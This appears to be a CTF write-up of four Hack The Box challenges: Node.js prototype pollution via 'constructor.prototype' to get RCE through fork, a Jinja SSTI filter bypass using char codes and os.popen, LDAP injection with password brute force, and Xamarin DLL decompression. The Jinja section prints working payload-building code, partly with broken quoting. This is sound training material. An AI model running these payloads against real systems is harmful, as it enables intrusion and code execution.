



Writeup

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breaking grad

Summery:

This challenge is about prototype pollution, from my point of view it's a medium challenge , At first I will take a look at the source code , As a first impression I recognized that it's based on **Nodejs** and has 3 routes , by continue reviewing source code I found that's its vulnerable to prototype pollution but our input will be ignored if its contains "**__proto__**" keyword so I will bypass this filtration by using **constructor.prototype** instead of **__proto__** to achieve pollution and get **RCE** to access our flag .

Steps to reproduce:

At first by reviewing source code, I found mainly 3 routes as shown blew:

```
9 router.get('/', (req, res) => {
10   return res.sendFile(path.resolve('views/index.html'));
11 });
12
13 router.get('/debug/:action', (req, res) => {
14   return DebugHelper.execute(res, req.params.action);
15 });
16
17 router.post('/api/register', (req, res) => {
18   let student = ObjectHelper.clone(req.body);
19
20   if (StudentHelper.isDumb(student.name) || !StudentHelper.hasBase(student.paper)) {
21     return res.send({
22       'pass': 'n' + randomize('?', 10, {chars: 'o0'}) + 'pe'
23     });
24   }
25
26   return res.send({
27     'pass': 'Passed'
28   });
29 });
```

By following the code, we found our vulnerable code that uses **merge** function looping through all of the request body and can overwrite existing functions and objects as shown:

```

module.exports = {
  isObject(obj) {
    return typeof obj === 'function' || typeof obj === 'object';
  },

  isValidKey(key) {
    return key !== '__proto__';
  },

  merge(target, source) {
    for (let key in source) {
      if (this.isValidKey(key)) {
        if (this.isObject(target[key]) && this.isObject(source[key])) {
          this.merge(target[key], source[key]);
        } else {
          target[key] = source[key];
        }
      }
    }
    return target;
  },

  clone(target) {
    return this.merge({}, target);
  }
}

```

its confirmed that its vulnerable to prototype pollution but we can't use `__proto__` keyword as a key on our payload but instead of it I will use `constructor.prototype` to manipulate existing functions

```

module.exports = {
  execute(res, command) {

    res.type('txt');

    if (command == 'version') {
      let proc = fork('VersionCheck.js', [], {
        stdio: ['ignore', 'pipe', 'pipe', 'ipc']
      });

      proc.stderr.pipe(res);
      proc.stdout.pipe(res);

      return;
    }


    if (command == 'ram') {
      return res.send(execSync('free -m').toString());
    }

    return res.send('invalid command');
  }
}


```

by going through the rest of source code we will found this interesting lines where **fork** function getting executed, now we identified our target ; we have to manipulate this **fork** function to get command execution through **RCE** , by doing little research I have found that


we can do the objective by using **execPath** and **execArgv** arguments for the fork function




now we have to browse **/debug/version** to execute manipulated fork function and list directories



and finally, here is our flag let's get it:



gotcha:

A screenshot of a web browser window. The address bar shows the URL '139.59.175.51:31084/debug/version' with a 'Not secure' warning. The page content displays a directory listing error: 'HTB{100s1ng_t3nur3_l1k3_it5_fr1d4y_m0rn1ng}cat: .: Is a directory'.

```
HTB{100s1ng_t3nur3_l1k3_it5_fr1d4y_m0rn1ng}cat: .: Is a directory
```

References:

<https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-proto-prototype-pollution>


baby ninja jinja

Summery:

This challenge is about jinja SSTI exploitation techniques, at first, I thought it's about sqlite3 injection or getting through **/console** to achieve RCE, but after I had found **/debug** backend in the HTML source code of index page I realized that it's all about SSTI but without using double curly braces and I could do that by using **{% payload %}** instead of **{{payload}}** and get access to flag through **RCE** .

Steps to reproduce:

At first, I started testing name parameter by entering special chars, when I tested double quotes, I got this syntax error but I got nothing by trying to inject it



sqlite3.OperationalError


```
OperationalError: unrecognized token: ""tesT")"
```

Traceback (most recent call last)

```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 2464, in __call__
    return self.wsgi_app(environ, start_response)
```

```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 2450, in wsgi_app
    response = self.handle_exception(e)
```

Also, during enumeration, I have found **/console** path but its protected



I am not sure what is the intended way to get the flag but when I found this /debug backend as a hint and when I reviewed the code, I realized that it will be an SSTI exploit CTF.


At first, there is some bad chars blacklisted will be replaced if its exists in our payloads as example we can't use {{ , single quotes or double quotes at all in our payloads , but I know that I can use {%payload%} as alternative

```
def get_db():
    db = getattr(g, '_database', None)
    if db is None:
        db = g._database = sqlite3.connect('/tmp/ninjas.db')
        db.isolation_level = None
        db.row_factory = sqlite3.Row
        db.text_factory = (lambda s: s.replace('{{', ' ').
                           replace("'", '&#x27;').
                           replace('"', '&quot;').
                           replace('<', '&lt;').
                           replace('>', '&gt;'))
    return db
```

By continue reviewing our code I have found another problem, to achieve SSTI we have to set `session["leader"]` to render the vulnerable template, we can use `flask.session` to do that

```
54  report = render_template_string(acc_tmpl.
55      replace('baby_ninja', query_db('SELECT name FROM ninjas ORDER BY id DESC', one=True)['name']).
56      replace('reb_num', query_db('SELECT COUNT(id) FROM ninjas', one=True).itervalues().next()))
57  )
58
59  if session.get('leader'):
60      return report
```

Let's start to build our payload, at this point I got sucked because of filtering function and by doing some research I have found that I can use char codes to avoid using double/single quotes.



jinja2.exceptions.UndefinedError

UndefinedError: 'char' is undefined

Traceback (most recent call last)

Unfortunately, char function is not available and we have to find it through built in functions, later I have found this built-in function

```
__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__globals__.__builtins__.__chr
```

So that's our plan to build our payload:

Identify chr function

identify __builtin__ function

identify flask

set session["leaders"]


arbitrary code execution

to look better and avoid syntax errors I will start writing a python script to build our payload


```
def convert_to_char(string):
    chars=[]
    for c in string :
        chars.append('chr({})'.format(ord(c)))
    return "%2b".join(chars)

chr_def="% set chr=__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__globals__.__builtins__.__chr %"
flask_def="% set flask=__class__.__base__.__subclasses__()[59].__init__.__globals__[\"+convert_to_char('__builtins__')+\""][\"+convert_to_char(' __import__')+\""][\"+convert_to_char( 'flask')+\""] %"
teste ("% set a=flask.session.setdefault(\"+convert_to_char('leader')+\", \"+convert_to_char('tttt')+\" \") %"
print(chr_def+flask_def+teste)
```

And after a lot of work and debugging I finally got a satisfying result:



My session is set as a leader and we can render our template, let's try to exploit it now:



and finally, we want to grab our flag, I need to use **os.popen** . but we should identify OS from built in functions so I added it to my python code as shown below:

```
def convert_to_char(string):
    chars=[]
    for c in string :
        chars.append('chr({})'.format(ord(c)))
    return "%2b".join(chars)

chr_def="% set chr=(_.__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__globals__.__builtins__.chr %)"
flask_def="% set flask=(_.__class__.__base__.__subclasses__()[59].__init__.__globals__[\"+convert_to_char(' __builtins__')+\"%\"][\"+convert_to_char(' __import__')+\"%\"])(\"+convert_to_char(' flask')+\" %\") %"
test= "% set a=flask.session.setdefault(\"+convert_to_char('leader')+\", \"+convert_to_char('tttt')+\" %\") %"
render = \"% set as=flask.abort(flask.Response(os.popen(\"+convert_to_char('ls')+\" ).read())) %\""
os_def = \"% set os=(_.__class__.__base__.__subclasses__()[59].__init__.__globals__[\"+convert_to_char(' __builtins__')+\"%\"][\"+convert_to_char(' __import__')+\"%\"])(\"+convert_to_char('os')+\" %\") %"
print(chr_def+flask_def+test+os_def+render)
```

And this is the response:

← → ↻ ⚠ Not secure | 188.166.146.97:32150/?name={%%20set%20chr=0.__class__.__bases__.__getitem__(0).__subclasses__[59].__init__.__globals__.__builtins__.
app.py flag_P54ed schema.sql static templates

and our flag:

← → ↻ ⚠ Not secure | 188.166.146.97:32150/?name={%%20set%20chr=0.__class__.__bases__.__getitem__(0).__subclasses__[59].__init__.__glob
HTB{b4by_ninj4s_d0nt_g3t_qu0t3d_0r_c4ughT}

References:

<https://jinja.palletsprojects.com/en/2.11.x/templates/#list-of-control-structures>

<https://0day.work/jinja2-template-injection-filter-bypasses>

Phonebook

Summery:


Phonebook CTF is a basic webapp CTF vulnerable to LDAP injection, while testing bad chars I have found interesting response **302 Found** while testing [*] so I decided to test several LDAP injection payloads to confirm LDAP injection, after we have logged in there is nothing, so decided to test password parameter and bruteforce the password through LDAP injection, by coding sample python script I was able to extract the flag.

Steps to reproduce:


By browsing the CTF URL I saw a simple login page, so I started to test it for SQL injection and weak creds without any chance, so I decided to test both username and password with bad chars and I got interesting response by testing asterisk [*] :

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a POST request to /login with a payload: `username=*password=*`. The 'Response' tab shows a 302 Found status with a Location header pointing to a login message. The 'Inspector' panel on the right shows the request and response details.

after I was logged in there is nothing to do so I decided to bruteforce the password looking for the flag but at first let's confirm that the password has our flag



now I am sure that the password contains the flag, by coding simple script I was able to obtain the flag:



References:

<https://book.hacktricks.xyz/pentesting-web/ldap-injection>

SeeTheSharpFlag

Summary:


This challenge isn't about C# decompiling, its about identifying Xamarin encoded libraries, and it's a simple challenge

After extracting DLL libraries and decoding it using opensource python script we can use DNSPY to view source code and decrypt our flag.

Steps to reproduce:

At first, I have started using JADX-gui tool to decompile APK to start static analysis

After some manual code analysis, I got nothing so I decided to look at the application resources and I have found a folder named **"assemblies"** and it contains many .DLL files



After initial overview I found two interesting files (**SeeTheSharpFlag.Android.dll**, **SeeTheSharpFlag.dll**)

SeeTheSharpFlag.Android.dll																	
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	58	41	4C	5A	04	00	00	00	00	9C	04	00	F2	03	4D	5A	HALZ
00000010	90	00	03	00	00	00	04	00	00	FF	FF	00	00	00	B8	00
00000020	01	00	2F	40	00	01	00	0F	F3	2E	80	00	00	00	0E	1F	. / @
00000030	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	69	73	"
00000040	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	74	20	. program . cannot .
00000050	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	6D	6F	be . run . in . DCS . no
00000060	64	65	2E	0D	0D	0A	24	44	00	C4	50	45	00	00	4C	01	de \$D . APE . L
00000070	03	00	BC	05	88	AB	58	00	E2	E0	00	22	20	0B	01	30
00000080	00	00	94	04	00	00	06	14	00	A0	A6	A5	04	00	00	20
00000090	00	00	00	C0	AA	00	21	00	10	0C	00	12	02	B8	00	13
000000A0	00	C0	00	02	96	00	11	05	18	00	00	0A	00	40	03	00
000000B0	40	85	2B	00	00	03	00	06	08	00	05	07	00	01	C4	00	@
000000C0	62	51	A5	04	00	4F	00	58	00	2F	E8	03	E5	00	00	DF	bC
000000D0	E0	04	00	0C	00	00	3C	A4	04	00	54	00	01	00	18		â
000000E0	47	20	00	00	08	0F	00	57	08	20	00	00	48	10	00	A3	G
000000F0	2E	74	65	78	74	00	00	00	0C	93	D8	00	00	EC	00	1D	. text
00000100	02	43	00	82	60	2E	72	73	72	63	00	00	9C	00	00	FC	C
00000110	00	00	E9	00	29	96	04	28	00	D3	40	00	00	40	2E	72	. é .) - (. C @ . . r
Sel Start: 00000000 Size: 00000004																	

Set Start: 00000000

Size: 00000004

Then I tried to reverse these two files with **.net reflector** and **DNSPY**, but after looking at the hex code for those two files I found interesting header "**XALZ**"


```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19042.1052]
(c) Microsoft Corporation. All rights reserved.

COMMANDO Tue 02/15/2022 16:03:24.51
C:\Users\alroky\Desktop\yogosha\test\SeeTheSharpFlag\xamarin-decompress>python xamarin-decompress.py SeeTheSharpFlag.dll


Checking: SeeTheSharpFlag.dll
b'XALZ\x05\x00\x00\x00'
[+] Found XALZ in header, decompressing...
[+] Decompressed assembly written to SeeTheSharpFlag.decompressed.dll

COMMANDO Tue 02/15/2022 16:03:41.11
C:\Users\alroky\Desktop\yogosha\test\SeeTheSharpFlag\xamarin-decompress>
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
By doing some research I identified its compressed as Xamarin library, and I have found this opensource script on GITHUB (<https://github.com/NickstaDB/xamarin-decompress>) and by using it I was able to decompress the DLL files.



After that, and during source code review, I have found these interesting lines with comparison statement and its clearly now that we facing AES encryption so I will try to decrypt it



As a super-fast method, I have used "**cyber chef**" to decrypt the flag but as alternative solution we can compile simple C# script or use any scripting language to do the same function as shown blew



Coded python tools

Payload generator for **baby ninja** jinja:

<https://drive.google.com/file/d/1EgwqhYnhoHPZHEDULT87QrRCqVJc76tE/view?usp=sharing>

LDAP injection script for **Phonebook**:

<https://drive.google.com/file/d/15MfTffIFb5ykBhtGPnGIHRTGG2RHagfa/view?usp=sharing>